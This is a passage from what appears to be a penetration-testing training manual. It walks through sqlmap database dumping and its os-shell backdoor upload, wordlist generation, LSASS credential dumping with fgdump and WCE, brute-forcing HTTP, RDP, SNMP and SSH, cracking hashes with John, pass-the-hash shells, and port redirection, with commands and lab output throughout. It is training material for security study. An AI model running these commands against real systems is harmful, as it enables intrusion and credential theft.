NULL,CONCAT(0x3a7a7a6a3a,0x65424f704f4971634965,0x3a6963683a),NULL,NULL,NULL#
Type: AND/OR time-based blind
Title: MySQL > 5.0.11 AND time-based blind
Payload: id=738 AND SLEEP(5)
---
do you want to exploit this SQL injection? [Y/n] n
```

Now that an injection point is found, we can use **sqlmap** to automate the extraction of data from the database:

```
root@kali:~# sqlmap -u http://10.11.1.35/comment.php?id=738 --dbms=mysql --dump --
threads=5
...
Database: webappdb
Table: users
[3 entries]
+---+-----+-----+-----+
| id | name   | country | password |
+---+-----+-----+-----+
| 1  | offsec | US     | 123456   |
| 2  | secret  | UK     | password |
| 3  | backup  | CA     | backup12 |
+---+-----+-----+-----+
[10:29:40] [INFO] table 'webappdb.users' dumped to CSV file
'/usr/share/sqlmap/output/10.11.1.35/dump/webappdb/users.csv'
[10:29:40] [INFO] fetching columns for table 'guestbook' in database 'webappdb'
[10:29:41] [INFO] fetching entries for table 'guestbook' in database 'webappdb'
```

```
[10:29:41] [INFO] analyzing table dump for possible password hashes
Database: webappdb
Table: guestbook
[5 entries]
+-----+-----+-----+-----+
-----+
| id | lang | name      | email    | comment
-----+-----+-----+-----+
| 738 | en   | Admin     | <blank> | I see nothing wrong with this page... | 10-02-
08 05:00:57 |
| 737 | en   | Hacker    | <blank> | You should sanitize your input!       | 10-02-
08 05:00:45 |
| 736 | en   | Anonymous | <blank> | Is this form secure?                  | 10-02-
08 05:00:28 |
| 734 | en   | Offsec    | <blank> | We love your web application!        | 10-02-
08 04:59:58 |
| 735 | en   | Visitor   | <blank> | Your design is awesome!              | 10-02-
08 05:00:17 |
+-----+-----+-----+-----+
-----+
[10:29:41] [INFO] table 'webappdb.guestbook' dumped to CSV file
'/usr/share/sqlmap/output/10.11.1.35/dump/webappdb/guestbook.csv'
[10:29:41] [INFO] fetched data logged to text files under
'/usr/share/sqlmap/output/10.11.1.35'

[*] shutting down at 10:29:41
```

`sqlmap` contains many advanced features, such as the ability to attempt Web Application Firewall (WAF)⁶⁴ bypasses and execute complex sequences of queries that automate a complete takeover of the server. For example, using the *os-shell* parameter will attempt to automatically upload and execute remote command shell on the target.

```
root@kali:~# sqlmap -u http://10.11.1.35/comment.php?id=738 --dbms=mysql --os-shell
...
[10:31:48] [INFO] trying to upload the file stager on 'C:/xampp/htdocs' via LIMIT
INTO OUTFILE technique
[10:31:48] [INFO] heuristics detected web page charset 'ascii'
[10:31:48] [INFO] the file stager has been successfully uploaded on 'C:/xampp/htdocs'
- http://10.11.1.35:80/tmpuyjsy.php
[10:31:49] [INFO] the backdoor has been successfully uploaded on 'C:/xampp/htdocs' -
http://10.11.1.35:80/tmpbtbid.php
[10:31:49] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER
os-shell> ipconfig
do you want to retrieve the command standard output? [Y/n/a]
command standard output:
---
```

Windows IP Configuration

Ethernet adapter offsec:

```
Connection-specific DNS Suffix . :
IPv4 Address . . . . . : 10.11.1.35
Subnet Mask . . . . . : 255.255.254.0
Default Gateway . . . . . :
```

Tunnel adapter isatap.{4C9DFEB3-BCC5-4A44-B797-8DD85F9960D9}:

⁶⁴ https://www.owasp.org/index.php/Web_Application_Firewall

```
Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :

Tunnel adapter Teredo Tunneling Pseudo-Interface:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
---
os-shell>
```

13.6.1 - Exercises

1. Use the **sqlmap** *crawl* option to enumerate the various pages of the vulnerable web application and search for SQL injection vulnerabilities.
2. Use **sqlmap** to obtain a full dump of the database.
3. Use **sqlmap** to obtain an interactive shell.
4. Use **sqlmap** in the lab network to gather information on various targets.
5. Use **sqlmap** in the lab network to obtain a shell on a target machine. Can you exploit the SQL injection manually?

14. - Password Attacks

14.1 - Preparing for Brute Force

The theory behind password attacks is simple to comprehend. If a service of some sort requires valid credentials to access it, we can simply attempt to guess, or brute-force, these credentials until they are identified. Depending on the nature of the service (for example, a network service vs. a local service), the techniques and tools for these attacks may vary.

Generally speaking, the passwords used in our guessing attempts can come from two sources: *dictionary files* or *key-space brute-force*.

14.1.1 - Dictionary Files

Password “dictionary files” are usually text files that contain a large number of common passwords in them. These passwords are often used in conjunction with password cracking tools, which can accept these password files, then attempt to authenticate to a given service with the passwords contained in the password files. Kali Linux includes a number of these dictionary files in the following directory:

```
/usr/share/wordlists/
```

14.1.2 - Key-space Brute Force

Password *key-space brute-force* is a technique of generating all possible combinations of characters and using them for password cracking. A powerful tool for creating such lists, called **crunch**, can be found in Kali. Crunch is able to generate custom wordlists with defined character-sets and password formats. For example, to create a wordlist containing the characters 0-9 and A-F, we would enter a command similar to the following:

```
root@kali:~# crunch 6 6 0123456789ABCDEF -o crunch1.txt
Crunch will now generate the following amount of data: 117440512 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 16777216
100%
root@kali:~# wc -l crunch1.txt
16777216 crunch1.txt
```

Alternatively, we could choose to generate a wordlist using a pre-defined character-set.

```
root@kali:~# crunch 4 4 -f /usr/share/crunch/charset.lst mixalpha
```

Crunch can also be used to generate more customized password lists. For example, consider the following scenario. You are mid-engagement and have cracked a few user passwords from a specific device.

```
root@kali:~# cat dumped.pass.txt
david: Abc$#123
mike: Jud()666
```

Judy: Hol&&278

You notice the following trend in the password structure.

[Capital Letter] [2 x lower case letters] [2 x special chars] [3 x numeric]

You would like to generate an 8-character password file with passwords using the same format and structure as shown above. Crunch allows us to do this using character translation placeholders, as shown below:

@ - Lower case alpha characters
, - Upper case alpha characters
% - Numeric characters
^ - Special characters including space

The resulting command to generate our required password list would look similar to the following:

```
root@kali:~# crunch 8 8 -t ,@@^^%%%
Crunch will now generate the following amount of data: 172262376000 bytes
164282 MB
160 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 19140264000
Aaa!!00
Aaa!!01
Aaa!!02
Aaa!!03
Aaa!!04
...
```

There are a couple of interesting things to notice in the command above:

- 1) The immense size of the output file: **160 GB**, with over 19 billion entries.
Depending on what you are trying to brute-force, such a large dictionary file might not be feasible.
- 2) The obscure command line syntax given to generate these passwords. Crunch has many advanced features that should be explored to fully grasp its password generation capabilities. For more information about Crunch, invoke its man-page using the **man** command.

14.1.3 - Pwdump and Fgdump

Microsoft Windows operating systems store hashed user passwords in the Security Accounts Manager (SAM)⁶⁵. To deter SAM database offline password attacks, Microsoft introduced the *SYSKEY* feature (Windows NT 4.0 SP3), which partially encrypts the SAM file.

Windows NT-based operating systems, up through and including Windows 2003, store two different password hashes: LAN Manager (LM)⁶⁶, based on DES, and NT LAN Manager (NTLM)⁶⁷, based on MD4 hashing. LM is known to be very weak for multiple reasons:

- Passwords longer than seven characters are split into two strings and each piece is hashed separately.
- The password is converted to upper case before being hashed.
- The LM hashing system does not include salts, making rainbow table attacks feasible.

⁶⁵ https://en.wikipedia.org/wiki/Security_Accounts_Manager

⁶⁶ https://en.wikipedia.org/wiki/LM_hash

⁶⁷ <https://en.wikipedia.org/wiki/NTLM>

From Windows Vista on, the Windows operating system disables LM by default and uses NTLM, which, among other things, is case sensitive, supports all Unicode characters, and does not limit stored passwords to two 7-character parts. However, NTLM hashes stored in the SAM database are still not salted.

The SAM database cannot be copied while the operating system is running, as the Windows kernel keeps an exclusive file system lock on the file. However, in-memory attacks to dump the SAM hashes can be mounted using various techniques.

Pwdump and fgdump⁶⁸ are good examples of tools that are able to perform in-memory attacks, as they inject a DLL containing the hash dumping code into the Local Security Authority Subsystem (LSASS)⁶⁹ process. The LSASS process has the necessary privileges to extract password hashes as well as many useful API that can be used by the hash dumping tools.

Fgdump works in a very similar manner to pwdump, but also attempts to kill local antivirus before attempting to dump the password hashes and cached credentials.

```
C:\>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
...
** Beginning local dump **
OS (127.0.0.1): Microsoft Windows Unknown Server (Build 7601) (64-bit)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
```

⁶⁸ <http://www.foofus.net/?cat=8>

⁶⁹ https://en.wikipedia.org/wiki/Local_Security_Authority_Subsystem_Service

```
Failed servers:  
NONE  
Successful servers:  
127.0.0.1  
  
Total failed: 0  
Total successful: 1  
  
C:\>type 127.0.0.1.pwdump  
admin:500:NO PASSWORD*****:6F403D3166024568403A94C3A6561896:::  
bob:1000:NO PASSWORD*****:86160C786144F55AF97AB2399F9FA1F8:::  
cory:1003:NO PASSWORD*****:347B029F300E1AD45D384E9A2A95A952:::  
dave:1004:NO PASSWORD*****:4535067972CF7EEAF6D750C725B95BD8:::  
dick:1001:NO PASSWORD*****:4A86883E7C8CB6468F4C6095D12827E7:::  
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::  
lisa:1002:NO PASSWORD*****:C0199E17132949A796B45393D6D7864B:::  
mike:1005:NO PASSWORD*****:BCE04B63DD5B939F2F1C8D74CC35B881:::
```

14.1.4 - Windows Credential Editor (WCE)

Windows Credentials Editor (WCE)⁷⁰ is a security tool that allows one to perform several attacks to obtain clear text passwords and hashes from a compromised Windows host. Among other things, WCE can steal NTLM credentials from memory and dump cleartext passwords stored by Windows authentication packages installed on the target system such as msv1_0.dll, kerberos.dll, and digest.dll. It's quite interesting to note that WCE is able to steal credentials either by using DLL injection or by directly reading the LSASS process memory. The second method is more secure in terms of

⁷⁰ <http://www.ampliasecurity.com/research/windows-credentials-editor/>

operating system stability, as code is not being injected into a highly privileged process. The downside is that extracting and decrypting credentials from LSASS process memory means working with undocumented Windows structures, reducing the portability of this method for newer versions of the OS.

```
C:\>whoami  
dev01\administrator  
  
C:\>wce -w  
WCE v1.4beta <Windows Credentials Editor> - <c> 2010-2013 Amplia Security - by Hernan Ochoa <hernan@ampliasecurity.com>  
Use -h for help.  
  
Administrator\dev01:sup3r53cr3tGP0pa55  
Administrator\MEGACORPONE:Ub3r53cr3t0fm1ne  
mike\MEGACORPONE:SmcyHxbo!  
DEU01$ \MEGACORPONE:<contains-non-printable-chars>  
  
C:\>-
```

Figure 70 - Dumping Passwords with WCE

14.1.5 - Exercises

1. Use fgdump on your Windows system.
2. Use WCE on your Windows system.

14.1.6 - Password Profiling

One way to customize our dictionary file and make it more potent against a specific target is by using password profiling techniques. This involves using words and phrases taken from the specific organization you are targeting and including them in your wordlists with the aim of improving your chances of finding a valid password. For example, consider megacorpone.com, a company that deals with Nano-Technology. An administrator in this network used the password “nanobots93” to secure one of his services. “Nanobots” happens to be a product made by the company, which is listed on their main website.

Using a tool like **cewl**⁷¹, we can scrape the megacorpone.com webservers to generate a password list from words found on the web pages.

```
root@kali:~# cewl www.megacorpone.com -m 6 -w megacorp-cewl.txt
root@kali:~# wc -l megacorp-cewl.txt
249
root@kali:~# grep nanobot megacorp-cewl.txt
nanobots
...
```

Cewl has retrieved the string “nanobots” from the megacorpone.com website and that password is now present in a custom dictionary file, specific to megacorpone.com.

14.1.7 - Password Mutating

Users most commonly tend to mutate their passwords in various ways. This could include adding a few numbers at the end of the password, swapping out lowercase for capital letters, changing certain letters to numbers, etc. We can now take our minimalistic password list generated by **cewl** and add common mutation sequences to

⁷¹ <http://www.digininja.org/projects/cewl.php>

these passwords. A good tool for doing this is John the Ripper⁷². John comes with an extensive configuration file where password mutations can be defined. In the following example, we add a simplistic rule to append two numbers to each password.

```
root@kali:~# nano /etc/john/john.conf
...
# Wordlist mode rules
[List.Rules:Wordlist]
# Try words as they are
:
# Lowercase every pure alphanumeric word
-c >3 !?X 1 Q
# Capitalize every pure alphanumeric word
-c (?a >2 !?X c Q
# Lowercase and pluralize pure alphabetic words
...
Try the second half of split passwords
-s x**
-s-c x** M 1 Q
# Add two numbers to the end of each password
#[0-9]#[0-9]
...
```

Once the *john.conf* configuration file is updated, we mutate our dictionary containing 249 entries that were generated by **cewl**. The resulting file has over 37,000 password entries due to the multiple mutations performed on the passwords, and one of the passwords is “nanobots93”.

⁷² <http://www.openwall.com/john/>

```
root@kali:~# john --wordlist=megacorp-cewl.txt --rules --stdout > mutated.txt
words: 37136  time: 0:00:00:00 DONE (Tue Apr 23 12:20:20 2013) w/s: 1232K current:
Obviously99
root@kali:~# grep nanobots mutated.txt
...
nanobots90
nanobots91
nanobots92
nanobots93
nanobots94
nanobots95
nanobots96
```

Of course, this is an over-simplified demonstration of successful generation of a valid password for a specific service; however, it serves as a good example for how password profiling can be beneficial to your overall success in brute-force attacks.

Interestingly, changing our custom mutation of adding two numbers at the end of each password to three increases the password list size by seven times.

```
# Add three numbers
$[0-9]$[0-9]$[0-9]
```

```
root@kali:~# john --wordlist=megacorp-cewl.txt --rules --stdout >hugepass.txt
words: 261236 ...
```

14.1.7.1 - Exercise

(Reporting is not required for this exercise)

1. Use cewl to generate a custom wordlist from your company website. Examine the results. Do any of your passwords show up?

OS-40813 Rody Shahnazarian

14.2 - Online Password Attacks

Online password attacks involve password-guessing attempts for networked services that use a username and password authentication scheme. This includes services such as HTTP, SSH, VNC, FTP, SNMP, POP3, etc. In order to be able to automate a password attack against a given networked service, we must be able to generate authentication requests for the specific protocol in use by that service. Fortunately for us, tools such as Hydra⁷³, Medusa⁷⁴, Ncrack⁷⁵, and even Metasploit have built in handling of many network protocol authentication schemes.

14.2.1 - Hydra, Medusa, and Ncrack

These three tools are probably the most popular for performing password security audits. They each have their strengths and weaknesses and can handle various protocols effectively. Each of these tools operates in a manner similar to one another, but be sure to take the time to learn the idiosyncrasies of each one.

14.2.1.1 - HTTP Brute Force

According to its authors, Medusa is intended to be a speedy, massively parallel, modular, login brute-forcer. The following is an example of a brute-force attack using **Medusa**, initiated against an htaccess protected web directory:

```
root@kali:~# medusa -h 10.11.1.219 -u admin -P password-file.txt -M http -m  
DIR:/admin -T 10  
ACCOUNT CHECK: [http] Host: 10.11.1.219 (1 of 1, 0 complete) User: admin (1 of 1, 0  
complete) Password: acquires (20 of 334 complete)  
ACCOUNT CHECK: [http] Host: 10.11.1.219 (1 of 1, 0 complete) User: admin (1 of 1, 0
```

⁷³ <http://thc.org/thc-hydra/>

⁷⁴ http://h foofus.net/?page_id=51

⁷⁵ <http://nmap.org/ncrack/>

```
complete) Password: backup2 (21 of 334 complete)
ACCOUNT FOUND: [http] Host: 10.11.1.219 User: admin Password: backup2 [SUCCESS]
```

14.2.1.2 - RDP Brute force

Built by the creators of Nmap, Ncrack is a high-speed network authentication cracking tool. The **ncrack** tool is one of the few tools that is able to brute-force the Windows RDP protocol reliably and quickly:

```
root@kali:~# ncrack -vv --user offsec -P password-file.txt rdp://10.11.1.35
Starting Ncrack 0.4ALPHA ( http://ncrack.org ) at 2013-04-23 16:14 EDT

Discovered credentials on rdp://10.11.1.35:3389 'offsec' 'Offsec!'
```

14.2.1.3 - SNMP Brute Force

THC-Hydra is another powerful online password cracker under active development and is worth knowing well. It can be used to crack a variety of protocol authentication schemes including SNMP:

```
root@kali:~# hydra -P password-file.txt -v 10.11.1.219 snmp
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:56:00
[DATA] 16 tasks, 1 server, 333 login tries (l:1/p:333), ~20 tries per task
[DATA] attacking service snmp on port 161
[VERBOSE] Resolving addresses ... done
[161][snmp] host: 10.11.1.219    login:    password: manager
```

14.2.1.4 - SSH bruteforce

Hydra can also be used for brute-forcing SSH, as shown below:

```
root@kali:~# hydra -l root -P password-file.txt 10.11.1.219 ssh
Hydra v7.4.2 (c)2012 by van Hauser/THC & David Maciejak
Hydra (http://www.thc.org/thc-hydra) starting at 2013-04-23 15:54:04
[DATA] 16 tasks, 1 server, 332 login tries (l:1/p:332), ~20 tries per task
[DATA] attacking service ssh on port 22
[ERROR] ssh protocol error
[ERROR] ssh protocol error
[22][ssh] host: 10.11.1.219  login: root  password: toor
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2013-04-23 15:54:10
root@kali:~#
```

14.2.1.5 - Account Lockouts and Log Alerts

By their nature, online password brute-force attacks are noisy. Multiple failed login attempts will usually generate logs and warnings on the target systems. In some cases, the target system may be set to lock out accounts with a pre-defined number of failed login attempts. This could be a disastrous outcome during a penetration test, as valid users may be unable to access the service with their credentials until an administrator re-enables their account. Keep this in mind before blindly running online brute-force attacks.

14.2.2 - Choosing the Right Protocol: Speed vs. Reward

Depending on the protocol and password-cracking tool, one common option to speed up a brute-force attack is to increase the number of login threads. However, in some cases (such as RDP and SMB), increasing the number of threads may not be possible due to protocol restrictions, making the password guessing process relatively slow. On top of this, protocol authentication negotiations of a protocol such as RDP are more time consuming than, say, HTTP, which slows down the attacks on these protocols even more. However, while brute-forcing the RDP protocol may be a slower process than HTTP, a successful attack on RDP would often provide a bigger reward. The hidden art behind online brute-force attacks is choosing your targets, user lists, and password files carefully and intelligently before initiating the attack.

14.2.3 - Exercises

1. Conduct targeted password attacks on systems within your target network range.
2. Identify the protocols that run well. Which do not?
3. Ensure that you don't lock out any accounts.

14.3 - Password Hash Attacks

14.3.1 - Password Hashes

A cryptographic hash function is a one-way function implementing an algorithm that, given an arbitrary block of data, returns a fixed-size bit string called a *hash value* or *message digest*. One of the most important uses of cryptographic hash functions is their application in password verification. Most systems that use a password authentication mechanism need to store these passwords locally on the machine. Rather than storing passwords in clear-text, modern authentication mechanisms usually store them as *hashes* to improve security. This is true for operating systems, network hardware, etc. This means that during the authentication process, the password presented by the user is hashed and compared with the previously stored message digest.

14.3.2 - Password Cracking

In cryptanalysis, password cracking is the process of recovering the clear text passphrase, given its stored hash. Once the hash type is known, a common approach to password cracking is to simulate the authentication process by repeatedly trying guesses for the password and comparing the newly-generated digest with a stolen or dumped hash.

Identifying the exact type of hash without having further information about the program or mechanism that generated it can be very challenging and sometimes even impossible. A list of common hashes that you can use for reference when trying to identify a password hash can be found on the Openwall website⁷⁶. There are three main hash properties you should pay attention to:

⁷⁶ <http://openwall.info/wiki/john/sample-hashes>

- The length of the hash (each hash function has a specific output length).
- The character-set used in the hash.
- Any special characters that may be present in the hash.

Several password-cracking programs (such as **john**) apply pattern-matching features on a given hash to guess the algorithm used; however, this technique works on generic hashes only. Another tool that tries to accomplish this task is **hash-identifier**⁷⁷:

```
root@kali:~# hash-identifier
...
-----
HASH: c43ee559d69bc7f691fe2fbfe8a5ef0a

Possible Hashes:
[+] MD5
[+] Domain Cached Credentials - MD4(MD4(($pass)).(strtolower($username)))

Least Possible Hashes:
[+] RAdmin v2.x
[+] NTLM
[+] MD4
[+] MD2
[+] MD5(HMAC)
[+] MD4(HMAC)
[+] MD2(HMAC)
[+] MD5(HMAC(Wordpress))
[+] Haval-128
[+] Haval-128(HMAC)
[+] RipeMD-128
[+] RipeMD-128(HMAC)
```

⁷⁷ <https://code.google.com/p/hash-identifier/>

```
[+] SNEFRU-128
[+] SNEFRU-128(HMAC)
[+] Tiger-128
[+] Tiger-128(HMAC)
[+] md5($pass.$salt)
[+] md5($salt.$pass)
...
[+] md5(md5($username.$pass).$salt)
[+] md5(md5(md5($pass)))
[+] md5(md5(md5(md5($pass))))
[+] md5(md5(md5(md5(md5($pass)))))
[+] md5(sha1($pass))
[+] md5(sha1(md5($pass)))
[+] md5(sha1(md5(sha1($pass))))
[+] md5(strtoupper(md5($pass))).
```

OS-40813 Rody Shahnazarian

14.3.3 - John the Ripper

Once you've retrieved password hashes from a target system, you will want to try cracking them so you can make use of the clear text values in further attacks. One of the most popular tools for cracking passwords is John the Ripper⁷⁸. John supports dozens of password formats and is under constant development.

Running **john** in brute-force mode is as simple as passing the filename containing your password hashes on the command line.

```
root@kali:~# john 127.0.0.1.pwdump
Warning: detected hash type "nt", but the string is also recognized as "nt2"
Use the "--format=nt2" option to force loading these as that type instead
Loaded 7 password hashes with no different salts (NT MD4 [128/128 SSE2 + 32/32])
```

As we can see in the above output, **john** recognizes the hash type correctly and sets out to crack it. A brute-force attack such as this, however, will take a long time. As an alternative, we can pass the *-wordlist* parameter to **john** instead.

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt 127.0.0.1.pwdump
```

If any passwords remain to be cracked, we can next try to apply **john**'s word mangling rules with the *-rules* parameter.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt
127.0.0.1.pwdump
```

In order to crack Linux hashes with **john**, you will need to first use the **unshadow** utility to combine the *passwd* and *shadow* files from the compromised system.

```
root@kali:~# unshadow passwd-file.txt shadow-file.txt
```

⁷⁸ <http://www.openwall.com/john/>

```
victim:$6$H4ndrF0W$FqzEd1MMbtEpB2azf5/xwx08arqM.jL0pk/k7ug9BksbguW81CQcof2IU4u.QqwzxH  
6lXYJMpVS1/BExaKlc1:1000:1000:,:/home/victim:/bin/bash  
root@kali:~# unshadow passwd-file.txt shadow-file.txt > unshadowed.txt
```

We can now take the unshadowed file and pass it to **john** as we normally would, and crack the password hash.

```
root@kali:~# john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt  
Warning: detected hash type "sha512crypt", but the string is also recognized as  
"crypt"  
Use the "--format=crypt" option to force loading these as that type instead  
Loaded 1 password hash (sha512crypt [32/32])  
s3cr3t          (victim)  
guesses: 1    time: 0:00:05:18 DONE (Wed Jun 19 15:32:16 2013)  c/s: 219  trying:  
s3cr3t
```

OS-40813 Rody Shahnazarian

14.3.4 - Rainbow Tables

Because it tries all possible plain texts one by one, a traditional brute-force cracker is usually too time-consuming to break complex passwords. The idea behind time-memory tradeoff is to perform all cracking computation in advance and store the results in a binary database, or *Rainbow Table*⁷⁹ file.

It takes a long time to pre-compute these tables, but once pre-computation is finished, a time-memory tradeoff cracker can be hundreds of times faster than a traditional brute-force cracker. To increase the difficulty in password cracking, passwords are often concatenated with a random value before being hashed. This value is known as a *salt*, and its value, which should be unique for each password, is stored together with the hash in a database or a file to be used in the authentication process. The primary intent of salting is to increase the infeasibility of Rainbow Table attacks that could otherwise be used to greatly improve the efficiency of cracking the hashed password database.

OS-40813 Rody Shahnazarian

⁷⁹ https://en.wikipedia.org/wiki/Rainbow_table

14.3.5 - Passing the Hash in Windows

Cracking password hashes can be very time-consuming and it is often not feasible. A different approach of making use of dumped hashes without cracking them has been around since 1997. The technique, known as Pass-The-Hash (PTH)⁸⁰, allows an attacker to authenticate to a remote target by using a valid combination of username and NTLM/LM hash rather than a cleartext password. This is possible because NTLM/LM password hashes are not salted and remain static between sessions and computers whose combination of username and password is the same. Consider the following scenario:

An organization uses disk-imaging technologies within its network, or otherwise has a local administrative user enabled on multiple computers. A vulnerability on one of these computers has provided us with SYSTEM privileges, through which we dumped local LM and NTLM hashes. We copy the local administrator NTLM hash and use this discovered hash instead of a password with a patched version of **pth-winexe** to gain a shell on a different machine, which has the same local administrator / password combination.

We begin by first setting an environment variable called SMBHASH, containing the password hash we would like to use for authentication.

```
root@kali:~# export  
SMBHASH=aad3b435b51404eeaad3b435b51404ee:6F403D3166024568403A94C3A6561896
```

⁸⁰ https://www.hacking-lab.com/misc/downloads/event_2010/daniel_stirnimann_pass_the_hash_attack.pdf

We can then use the **pth-winexe** tool to authenticate using the password hash and gain a remote command prompt on the target machine:

```
root@kali:~# pth-winexe -U administrator% //10.11.01.76 cmd
Password for [WORKGROUP\administrator]:
HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

HASH PASS: Substituting user supplied NTLM HASH...

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

14.3.6 - Exercises

1. Use the different tools covered in this module to conduct password attacks against various services in the lab.
2. Use Metasploit to exploit one of the SMB servers in the labs. Dump the password hashes and attempt a pass-the-hash attack against another system

15. - Port Redirection and Tunneling

This next module is going to be a brain twister. We will deal with various forms of port redirection, tunneling, and traffic encapsulation. Understanding and mastering these techniques will provide us with the surgical tools needed to manipulate the direction flow of the targeted traffic, which can often be useful in restricted network environments.

Tunneling⁸¹ a protocol involves encapsulating it within a different payload protocol than the original. By using tunneling techniques, it's possible to carry a given protocol over an incompatible delivery-network, or to provide a secure path through an untrusted network.

Port redirection and tunneling concepts may be hard to digest at first, so we have created several hypothetical scenarios that will provide a better understanding of the process. Take time to understand the following scenarios before proceeding with each technique.

15.1 - Port Forwarding/Redirection

Port forwarding/redirection is the simplest traffic manipulation technique we will examine. It involves accepting traffic on a given IP address and port and then simply redirecting it to a different IP address and port. A simple port-forwarding tool such as **rinetd**⁸² is convenient and easy to configure.

```
root@kali:~# apt-get install rinetd  
root@kali:~# cat /etc/rinetd.conf
```

⁸¹ http://en.wikipedia.org/wiki/Tunneling_protocol

⁸² <http://www.boutell.com/rinetd/>

```
...  
# bindaddress    bindport  connectaddress  connectport  
...
```

Now consider the following scenario. We are located in a network that allows outbound traffic on TCP port 53 only. Obviously, our attempts at browsing the Internet fail due to this firewall restriction.




Figure 71 - Outbound Traffic is Only Permitted on TCP Port 53

We set up the **rinetd** daemon to listen on TCP port 53 on a machine at home, which has a public IP address. We configure **rinetd** on our home machine to accept incoming traffic on port 53, and then redirect it to the web server on port 80. The port redirection entry in the *rinetd.conf* file would look similar to the following.

```
# bindaddress      bindport   connectaddress   connectport  
w.x.y.z          53        a.b.c.d           80
```

Our attempt to browse the web server should succeed now, as depicted in the following diagram:

